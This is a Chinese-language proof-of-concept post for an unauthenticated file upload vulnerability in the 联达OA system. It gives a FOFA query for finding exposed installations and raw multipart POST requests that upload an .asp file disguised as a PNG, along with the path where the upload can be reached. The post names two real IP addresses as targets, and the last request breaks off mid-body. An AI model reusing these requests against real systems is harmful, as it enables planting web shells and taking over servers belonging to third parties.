
Fofa：app=”联达OA”



Poc：

上传文件：

POST /Hosp\_Portal/uploadLogo.aspx HTTP/1.1

Host:

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36

Content-Type: multipart/form-data; boundary=00content0boundary00

--00content0boundary00

Content-Disposition: form-data; name="DesignId"

1

--00content0boundary00

Content-Disposition: form-data; name="Filedata"; filename="tt\_test.asp"

Content-Type: image/png

tttest

--00content0boundary00--

访问文件：

/Hosp\_Portal/Logo/tt\_test.asp

资产一：<http://111.42.39.103:8100/>



Poc：

POST /Hosp\_Portal/uploadLogo.aspx HTTP/1.1

Host: 111.42.39.103:8100

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36

Content-Type: multipart/form-data; boundary=00content0boundary00

Content-Length: 234

--00content0boundary00

Content-Disposition: form-data; name="DesignId"

1

--00content0boundary00

Content-Disposition: form-data; name="Filedata"; filename="tt\_test.asp"

Content-Type: image/png


tttest

--00content0boundary00--




访问文件：

Url+/Hosp\_Portal/Logo/tt\_test.asp



资产二：http://39.164.72.92:38080/



Poc：

POST /Hosp\_Portal/uploadLogo.aspx HTTP/1.1

Host: 39.164.72.92:38080

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36

Content-Type: multipart/form-data; boundary=00content0boundary00

Content-Length: 234

--00content0boundary00

Content-Disposition: form-data; name="DesignId"

1


--00content0boundary00

Content-Disposition: form-data; name="Filedata"; filename="tt\_test.asp"

